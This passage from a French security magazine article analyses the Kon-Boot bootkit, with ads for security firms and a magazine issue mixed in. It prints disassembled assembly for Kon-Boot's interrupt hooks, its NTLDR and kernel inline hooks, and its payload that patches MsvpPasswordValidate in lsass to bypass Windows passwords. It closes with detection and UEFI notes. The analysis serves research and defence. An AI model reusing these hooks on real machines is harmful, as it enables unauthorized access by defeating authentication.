par le BIOS est utilisée, elle correspond à la taille en Ko de l'espace libre disponible dans la partie basse des 1Mo (avant la mémoire vidéo en **A0000h**). Cela donne plus de chances à Kon-Boot de résister aux premières phases de démarrage d'un système d'exploitation, dans

INNOVATIVE SECURITY . FOR BUSINESS

Conseil / Audit / Formations
Veille et lutte contre la cybercriminalité

LEXSI
RECRUTE



Afin de soutenir sa forte croissance, le Groupe LEXSI (150 personnes), spécialiste indépendant, reconnu comme un acteur majeur du conseil en sécurité des SI renforce ses équipes :

Auditeurs sécurité confirmés (Paris et Lyon)

- ▶ Tests d'intrusions
- ▶ Audits d'architectures
- ▶ Directions de missions et encadrement d'équipes
- ▶ Avant-ventes

Consultants sécurité - experts technique

- ▶ Conception d'architectures
- ▶ Expertise technique (états de l'art, benchmark, ...)
- ▶ Pilotage des projets techniques
- ▶ Assistance à maîtrise d'œuvre

Issu(e) d'une formation bac+5 ou équivalent, véritable passionné(e) par les problématiques liées à la sécurité des SI, vous bénéficiez d'une expertise forte en audit de sécurité et/ou en conseil sécurité.

Vous souhaitez intégrer un cabinet innovant et leader dans son domaine, veuillez adresser votre candidature à :

recrutement@lexsi.com ou <http://www.lexsi.com/carrieres/offres-emplois.html>



notre cas lors de l'exécution de NTLDR. Des détails plus fournis concernant les BIOS sont disponibles dans [4].

C'est dans cet espace mémoire que les interruptions **13h** et **15h** sont hookées, la première permettant de patcher l'appel au noyau par NTLDR.

Le processeur est ensuite positionné en mode protégé, beaucoup plus souple pour l'adressage notamment, qui permet l'utilisation de la segmentation et la pagination.

Pour hooker le noyau, il n'est désormais plus possible de passer par du code situé dans le premier bloc de 640Ko qui a pu être écrasé par la suite. De plus, cela nécessiterait des opérations supplémentaires pour sauter depuis le segment dans lequel s'exécute le noyau. Le code est alors relogé dans le noyau lui-même, au niveau de la table des relocations de **ntoskrnl.exe**, pour prolonger sa durée de vie. Les différents hooks et callbacks appelés par la suite sont ainsi réalisés dans l'image mémoire du noyau.

3.3 Fix des entrées SMAP

Le fix des entrées SMAP (*System Address Map*) est réalisé avant de rendre la main au MBR original afin d'améliorer la résistance de Kon-Boot face au démarrage d'un système d'exploitation et assurer sa pérennité en mémoire.

La table SMAP correspond à une carte des différents intervalles d'adresse réservés par le BIOS, il est possible d'en récupérer les différentes entrées en appelant successivement la fonction **E820h** de l'interruption **15h**. Chaque range est associé à un attribut qui spécifie son état : réservé, disponible pour le système d'exploitation, ...

Kon-Boot applique ici un fix pour certains BIOS qui ne prennent pas en compte les allocations mémoire directes par décrémentation de la variable globale définie en **0:413h** qui spécifie le nombre de kilo-octets de mémoire disponible. La vérification est faite en validant que la valeur disponible à cette adresse correspond à un range donné et en patchant la limite supérieure du descripteur concerné. Ainsi, le code de Kon-Boot sera considéré comme réservé par le BIOS et, en théorie, toute portion de mémoire nouvellement allouée sera positionnée avant le code de Kon-boot.

Pour assurer cette fonctionnalité, un hook sur l'interruption **15h** et la fonction **E820h** est défini afin de renvoyer un faux descripteur lors des futures requêtes réalisées par les chargeurs de système d'exploitation.

En mode réel, il est très simple de définir un hook sur une interruption, il suffit de remplacer le vecteur d'interruption original stocké dans les premiers octets de la mémoire, en considérant qu'il s'agit d'un tableau d'entrées de 32 bits indexés par le numéro de l'interruption.

Voici un exemple illustrant le hook de l'interruption **15h** réalisé dans Kon-Boot :

```
mov eax,[4*0x15]           ; Get old int 15h vector
mov [es:Int15_OLD_VECTOR],eax ; Save it
mov ax,int15_hook          ; Offset of hook = int15_hook
mov [4*0x15 + 2],es         ; In this segment
mov [4*0x15 + 0],ax         ; Hook int 15h
```

3.4 NTLDR hooking

Lors du hook de NTLDR, un *pattern* précis est recherché pendant le hook de l'interruption **13h** :

```
patch_pattern2 dd 0xF2F095FF,0x046AFFFF ; Hook NTLDR
```

Il s'agit d'une portion de code chargée de l'appel à **KiSystemStartup()**, le code est redirigé vers celui de Kon-Boot qui se charge d'effectuer les opérations suivantes :

- recherche de l'image base du noyau via le magic '**MZ**' ;
- résolution des exports **PsSetLoadImageNotifyRoutine()** et **keUpdateSystemTime()** ;
- hooking de **keUpdateSystemTime()** ;
 - sauvegarde des « stolen bytes »,
 - insertion d'un JMP,
- copie du code dans la table des relocations du noyau avec les « stolen bytes » et du code supplémentaire pour la charge finale.

Il s'agit d'un hook *inline* classique, à ce stade aucune protection n'a encore été positionnée sur les pages mémoire :

```
do_hook_ntldr_process:
  mov ecx,[0x74d704]           ; Lower bound address to look
  look_for_imagebase:
    cmp dword [esi],0x905A4D    ; Is it 'MZ',0x90,0 ?
    jz imagebase_found          ; If so, we found imagebase of ntoskrnl.exe
    dec esi
  loop look_for_imagebase
  jmp short do_hook_ntldr_exit


imagebase_found:
  mov ebx,[esi+0x3C]             ; Get PE struct relative addr from DOS stub
  add ebx,esi                   ; We have full address of PE header
  call get_exports_to_hook       ; Get exports VA to hook (with checksums)
  mov edi,[ebx+0xA0]             ; PE.offset_reloc_table
  add edi,esi
  mov edx,[ebx+0xA4]             ; PE.offset_reloc_table_size
  [...]
  ; Copy our hook code to reloc table (ntoskrnl.exe )
  pop edi
  push edi
  lea esi,[ebp+keUpdateSystemTime_hook-do_hook_ntldr_delta]
  mov ecx,0x11A
  rep movsb

  ; Hook keUpdateSystemTime (make an inline CALL)
  pop edi
  mov eax,[ebp+DLL_func_entrypoint+4-do_hook_ntldr_delta]; Addr of keUpdateSystemTime
  mov byte [eax],0xE8
  sub edi,eax
  sub edi,byte +0x5
  mov [eax+0x1],edi

do_hook_ntldr_exit:
  ret
```

LES CENTRES DE DONNEES DANS LE MONDE : 3 000 000 DOMMAGES MOYENS PAR CYBER ATTAQUE : 2 500 000 € UN PARTENAIRE POUR LES SOLUTIONS DE SECURITE

SOLUTION DE CYBER SÉCURITÉ AVANCÉE. De nos jours, les gouvernements, les institutions, les entreprises et les autorités publiques échangent leurs informations grâce à des infrastructures IT et des réseaux de communication. Parallèlement, le nombre de cyber attaques sophistiquées augmente endommageant les données sensibles des systèmes d'information. Nous sommes fiers que les opérateurs du monde entier nous aient choisis pour nos excellentes compétences en matière de cyber sécurité. www.cassidiancybersecurity.com



Vous êtes
expert en
cyber sécurité?
Rejoignez-nous !





À noter que lors de la phase de hooking de l'interruption **13h**, d'autres motifs sont également recherchés pour supporter les différentes versions de Windows, mais également Linux. Nous retrouvons ici des motifs concernant Grub, **bootmgr** mais également **dsquery.dll**.

3.5 Kernel hooking

Le premier hook du noyau avait été réalisé sur la fonction **keUpdateSystemTime()**, cette dernière étant appelée à plusieurs reprises, notamment pendant les dernières phases d'initialisation du noyau. C'est pour cette raison qu'elle a été sélectionnée, afin de pouvoir appeler la fonction **PsSetLoadImageNotifyRoutine()** qui ne peut être directement appelée sur un noyau non initialisé.

Cette dernière fonction permettra d'appeler une callback spécifique à chaque chargement d'une image PE dans l'espace d'adressage d'un processus. Le hook consiste donc juste en un seul appel à cette fonction :

```

keUpdateSystemTime_hook:
pushfd
pushad
call keUpdateSystemTime_hook_delta
keUpdateSystemTime_hook_delta:
pop ebp
cmp dword [ebp+keUpdateSystemTime_prolog-keUpdateSystemTime_hook_delta],0xc405ff64
jz keUpdateSystemTime_no_found
cmp dword [ebp+hooked_times-keUpdateSystemTime_hook_delta],byte +0x1
jnl keUpdateSystemTime_already_patched
mov dword [ebp+hooked_times-keUpdateSystemTime_hook_delta],0x1

keUpdateSystemTime_hook_apply:
cld
mov edi,[esp+0x24]
sub edi,byte +0x5
lea esi,[ebp+keUpdateSystemTime_prolog-keUpdateSystemTime_hook_delta]
mov ecx,0x5
rep movsb           ; Remove hook
mov eax,[ebp+image_base-keUpdateSystemTime_hook_delta] ; IB of ntsokrnl + 0x40
lea esi,[ebp+image_notify_callback-keUpdateSystemTime_hook_delta]
mov ecx,0x79
mov edi,eax
rep movsb           ; Copy callback
push eax
call dword near [ebp+PsSetLoadImageNotifyRoutine_VA-keUpdateSystemTime_hook_delta]

keUpdateSystemTime_already_patched:
popad
popfd
sub dword [esp],byte +0x5
ret

keUpdateSystemTime_no_found:
cmp dword [ebp+hooked_times-keUpdateSystemTime_hook_delta],0x1f4
jz keUpdateSystemTime_hook_apply
inc dword [ebp+hooked_times-keUpdateSystemTime_hook_delta]
popad
popfd

keUpdateSystemTime_saved_bytes:
db 0,0,0,0,0,0,0      ; Prolog of function keUpdateSystemTime (7 bytes)

```

Une variable globale est spécifiée pour ne réaliser l'appel qu'une seule fois si la fonction **keUpdateSystemTime()** est rappelée ultérieurement, ce qui est la plupart du temps le cas.

3.6 Charge finale

La charge finale est exécutée dans la callback mise en place par **PsSetLoadImageNotifyRoutine()**. La première opération réalisée consiste à valider que l'image chargée correspond bien à **msv1_0.dll** en examinant la structure **IMAGE_INFO** passée en paramètre.

Le listing complet est disponible ci-dessous :

```

image_notify_callback:
[...]
mov ecx,[esp+0x30]                                ; Ptr PIMAGE_INFO
mov esi,[eax+0x4]
xor ebp,ebp
mov bp,[eax]
cmp dword [esi+ebp-0x14],0x73006d                ; \
jnz image_notify_callback_exit                   ; | Look for msv1_0.dll
cmp dword [esi+ebp-0x10],0x310076                ; /
jnz image_notify_callback_exit
mov edi,[ecx+0x4]                                  ; Image base of dll
mov ecx,[ecx+0xc]                                  ; Image size
sub ecx,byte +0x4
image_notify_callback_search:
cmp dword [edi],0x4d8b01b0                         ; Look for this pattern
jz image_notify_callback_patch_proceed            ; (MsvpPasswordValidate)
inc edi
dec ecx
jnz image_notify_callback_search                  ; Loop through image
jmp short image_notify_callback_exit
image_notify_callback_patch_proceed:
cmp word [edi-0x2],0x9090
jz image_notify_callback_exit                     ; Already patched ?
; If yes, exit
mov edx,cr0
and edx,0xffffffff
mov cr0,edx
; \ Unprotect kernel memory
; /
cmp byte [edi-0x2],0x75
jz image_notify_callback_patch_proceed2          ; patch
mov dword [edi-0x6],0x90909090
image_notify_callback_patch_proceed2:
mov word [edi-0x2],0x9090
mov edx,cr0
or edx,0x10000
mov cr0,edx
; \ Restore memory protection
; /
[...]

```

Il s'agit d'une recherche classique de motifs dans la fonction **MsvpPasswordValidate()**. Toutes les DLL **msv1_0.dll** chargées au sein des processus ring 3 sont visées, nous y retrouvons notamment **lsass.exe**, la cible recherchée depuis le début.

Le lecteur avisé remarquera l'usage du registre cr0 pour déprotéger les pages mémoires positionnées en lecture seule et qui contiennent le code exécutable à patcher. Il s'agit ici de mettre à 0 le 16ème bit (WP – Write Protect) du registre.

Enfin, la charge précédemment décrite a été positionnée entre l'en-tête DOS et PE de **ntoskrnl.exe**. En effet, la table des relocations n'est plus un lieu sûr pour exécuter du code une fois le noyau complètement initialisé, la portion de mémoire associée étant marquée **DISCARDABLE**.



3.7 Et pour les autres systèmes ?

Dans le cadre de cet article, la charge dédiée aux systèmes Linux n'a pas été étudiée, nous en laissons l'exercice au lecteur. Les quelques traces de code que nous avons pu apercevoir pendant l'analyse précédente nous laissent penser que les mêmes techniques sont utilisées, adaptées au monde Linux :

- patching de grub ;
- patching du noyau ;
- patching du processus *login* (utilisation de cr0 pour déprotéger les pages), ...

Concernant les systèmes Windows depuis Vista, ou tous les systèmes dont le boot manager repose sur **bootmgr** et non NTLDR, le processus de patch est similaire et la remontée vers le processus **lsass.exe** en ring 3 également, seuls les motifs changent.

Il est toujours aussi surprenant de constater que ces vieux mécanismes et standards concernant la vidéo sont encore présents de nos jours.

4.2 Analyse

L'intégralité du code de Kon-boot peut être analysée avec VMWare Workstation, gdb et WinDbg selon la portion de code à traiter.

Pour l'analyse du code exécutée avant le chargement du noyau Windows, une machine virtuelle configurée avec un *stub* GDB fait très bien l'affaire. Le stub sera configuré pour laisser un serveur supportant le protocole gdb se mettre en écoute sur le port 8832 en acceptant le *remote debugging* :

```
debugStub.listen.guest32 = "TRUE"
debugStub.listen.guest32.remote = "TRUE"
debugStub.hideBreakpoints= "TRUE"
monitor.debugOnStartGuest32 = "TRUE"
```

Au démarrage de la machine virtuelle, celle-ci attend un *debuggerclient* et laisse la main à la première instruction exécutée dans le BIOS, à l'adresse **FFFFFFFFFFh**.

Un client gdb permet alors de se connecter et analyser pas à pas le code de la MBR de Kon-boot :

```
(gdb) target remote 10.0.2.186:8832
Remote debugging using 10.0.2.186:8832
0xffffffff in ?? ()
(gdb) set architecture i8086
The target architecture is assumed to be i8086
(gdb) set disassembly-flavor intel
(gdb) break *0x00007c00
Breakpoint 1 at 0x7c00
(gdb) c
Continuing.

Breakpoint 1, 0x00007c00 in ?? ()
(gdb) x/11i ($cs*16)+$eip
0x7c00: cli
0x7c01: xor    ax,ax
0x7c03: mov    ss,ax
0x7c05: mov    ds,ax
0x7c07: mov    es,ax
0x7c09: mov    ax,0x7c00
0x7c0c: mov    sp,ax
0x7c0e: push   0x7c00
0x7c11: push   ds
0x7c12: push   0x7c16
0x7c15: retf
```

Pour déboguer les différents hooks posés dans le noyau, Windows XP peut être configuré pour booter le noyau en mode debug en modifiant le fichier **boot.ini** ou en utilisant l'utilitaire **bcdedit** à partir de Windows Vista. Ce cas de figure ne sera pas traité dans le cadre de cet article, les détails sont disponibles dans [5].

Enfin, la majeure partie du code analysé dans le cadre de cet article a été réalisée de manière statique après extraction des secteurs de la disquette et décompilation avec **ndisasm**.

4 Analyse et détection

4.1 Anecdote

Le code fourmille de détails laissant penser que l'auteur est familier avec l'assembleur et la programmation système de manière générale. Bien que cela ne présente aucun intérêt dans l'analyse, voici quelques anecdotes qui peuvent faire sourire (ou pas) ou rappeler le bon vieux temps (ou pas) :

- Un marqueur inutilisé sépare le codé dédié à Windows de celui dédié à Linux :

PANCAKE db 'PANCAKE'

- Le code dédié à l'affichage prend presque autant de place que le code utile, sans compter les 64 Ko représentant l'image affichée au boot.
- Les BIOS fournissant des entrées SMAP erronées sont pointés du doigt :

txt_dummy_bios db 0x16,0x0F,' ','0xAF,0x0C,' Dummy BIOS detected, trying to fix SMAP entries.',0xA,0x00

- Le bon vieux mode VGA **13h** est utilisé via l'interruption **10h**, ce mode a fait des ravages à la fin des années 80/ début des années 90, avant l'arrivée de Windows 95. L'auteur reprend ici quelques bonnes vieilles techniques typiques de l'époque, encore utilisées aujourd'hui : synchronisation verticale, effet *fadeout* avec la palette, *scrolltext*, ... À l'époque, les pixels de l'écran étaient directement manipulables à l'adresse A0000h.
- Le mode texte classique est également utilisé, le *buffer* associé à l'écran est alors accessible à l'adresse B8000h.



4.3 Détection

Actuellement, aucune solution antivirus connue ne semble détecter qu'un système a été démarré avec Kon-Boot. Il est vrai qu'on est en droit de s'interroger s'il s'agit d'une menace réelle ou non. Kon-boot nécessitant que l'attaquant dispose d'un accès physique, on peut se demander si une détection donnée sera efficace dans la durée, le code ayant démarré le plus tôt a en effet plus de chance de supplanter l'autre et passer outre les méthodes de détection implémentées.

On notera toutefois qu'il est plutôt aisés de détecter un système corrompu par Kon-Boot en analysant :

- la mémoire physique, bien que ce soit la méthode la plus contraignante ;
- l'intégrité de la fonction **MsvpPasswordValidate()** dans **lsass.exe** ou tout autre processus, même nouvellement chargé (la callback initialisée par **PsSetLoadImageNotifyRoutine()** étant toujours active) ;
- l'intégrité de la fonction **keUpdateSystemTime()** ;
- la table des relocations de **ntoskrnl.exe**.

La solution la plus simple reste l'analyse de l'intégrité de **msv1_0.dll** qui ne nécessite pas le développement d'un module noyau.

5 Quid de l'UEFI ?

L'arrivée en masse récente de l'UEFI qui vise à remplacer de nombreuses fonctionnalités de nos poussiéreux BIOS n'impliquera pas la fin de ce type d'attaque.

La version de Kon-Boot analysée ne supporte pas l'UEFI, nous constatons cependant que les dernières versions, désormais payantes, sont en mesure d'utiliser l'UEFI, notamment pour la version OSX. La méthodologie développée est cependant différente dans le sens où le boot n'est pas réalisé depuis un secteur de démarrage classique, mais une partition conditionnée pour UEFI, un driver UEFI développé avec le framework publié par Apple est ensuite chargé pour effectuer les modifications souhaitées dans la structure du noyau OSX.

Par ailleurs, on peut se demander si l'arrivée de SecureBoot pourrait être un frein au développement de tels outils. Oui et non, en effet tout *bootloader* UEFI doit être signé afin de pouvoir être exécuté. Cependant, SecureBoot peut toujours être désactivé si l'espace de configuration n'est pas protégé par mot de passe. On pourrait également imaginer l'arrivée de « chargeur de code » avec une signature valide et qui permettrait d'exécuter tout type de code au démarrage, même non signé. Le *design* de SecureBoot a plus été pensé pour limiter les attaques visant l'intégrité du système d'exploitation

et de son support (le *bootloader* EFI) une fois le système démarré (infection par un *bootkit* par exemple).

Nous pouvons en conclure que l'arrivée de l'UEFI et SecureBoot est un frein au déploiement des bootkits mais, en contrepartie, facilite le développement d'un outil tel Kon-Boot en permettant de s'affranchir de l'usage des fonctions du BIOS et des mécanismes parfois obscurs de la gestion de la mémoire et des interruptions.

Conclusion

Au travers de l'analyse de Kon-Boot, nous avons pu rappeler les différents mécanismes, parfois très poussiéreux, qui hantent encore aujourd'hui nos machines. Ce fut également l'occasion de rappeler les premières étapes qui régissent le démarrage d'un système de type Windows et les différentes manières d'y injecter du code capable de survivre, depuis la MBR jusqu'à un processus en ring 3.

En se basant sur le même concept, il est facile d'imaginer d'autres charges finales, plus ou moins malicieuses : chargement d'un *rootkit*, élévation de priviléges, attaque ciblée, ... avec tous les avantages liés à un chargement avant le système d'exploitation, notamment en termes de furtivité. Nous retrouvons d'ailleurs depuis plusieurs années des *malwares* exploitant certaines techniques évoquées dans cet article, par exemple le *bootkit* TDL4 parmi les plus connus.

Enfin, l'arrivée de l'UEFI et de SecureBoot permettra de ralentir la progression des bootkits qui réécrivent directement la MBR. Cependant, cette technologie est jeune et n'a pas encore été étudiée dans tous ses retranchements. ■

REMERCIEMENTS

Je tiens à remercier ma famille qui me supporte au quotidien et tous ceux qui me suivent sur IRC.

Je remercie également toute l'équipe Quarkslab pour la chaleureuse ambiance qui y règne au quotidien ainsi que les différentes victimes blessées par balle (de ping-pong) qui se reconnaîtront :)

RÉFÉRENCES

- [1] <http://piotrbania.com/all/kon-boot/index2.html>
- [2] <http://www.nands.com/courseware/5120sm.pdf>
- [3] <http://msdn.microsoft.com/en-us/magazine/cc163489.aspx>
- [4] <http://www.amazon.com/BIOS-Disassembly-Ninjutsu-Uncovered/dp/1931769605>
- [5] [http://msdn.microsoft.com/en-us/library/windows/hardware/ff542279\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/hardware/ff542279(v=vs.85).aspx)
- [6] http://en.wikipedia.org/wiki/Security_Support_Provider_Interface

À NE PAS RATER !

LE MISC HORS-SÉRIE N° 7

MAI / JUIN 2013

100 % SÉCURITÉ INFORMATIQUE

MISC
Multi-System & Internet Security Cookbook

HORS - SERIE

MAI JUIN 2013 N°7

INTRODUCTION

- Bien débuter : contextes d'analyse et techniques issues des domaines connexes
- Introduction au reverse : domaines, compétences, démarches et décompilation

PREMIERS PAS

- Obfuscation de langages interprétés : techniques utilisées, buts recherchés et cas d'usage
- Percer les secrets des malwares : l'analyse face aux packers et à l'obfuscation

APPLICATION

- Vivisection et dissection de protocoles réseau propriétaires ou non documentés avec Netzob
- Sur le terrain : de la réception d'un exploit 0-day à la mise au point d'une détection efficace

LE GUIDE DU REVERSE ENGINEERING

DÉBUTEZ...

MOBILITÉ

- Synthèse des différentes techniques et outils permettant l'étude d'une application Android
- S'armer efficacement pour l'analyse et le reverse sur la plateforme iOS si peu documentée

LE GUIDE DU REVERSE ENGINEERING !

DISPONIBLE DÈS MAINTENANT !

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR WWW.ED-DIAMOND.COM

25 ANS
INNOVATION
RÉCOMPENSES
ANTIVIRUS
PROTECTION



NOTRE BUSINESS C'EST DE SÉCURISER LE VÔTRE

ESET Endpoint apporte à votre entreprise une protection qui va bien au-delà du simple antivirus

- Antivirus
- Antispyware
- Antirootkit
- Antispam
- Pare-feu
- Filtrage Internet
- Système Anti-intrusion (HIPS)
- Contrôle des médias amovibles
- Administration à distance

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 03 mai 2013 à 01:20

TECHNOLOGIE
NOD32



Les solutions ESET sont compatibles Windows, Mac et Linux



ESET a reçu le plus grand nombre de récompenses Advanced + lors des tests du laboratoire AV-Comparatives.



ESET détient le record de récompenses décernées par le laboratoire Virus Bulletin depuis 1998.

eset
www.eset.com/fr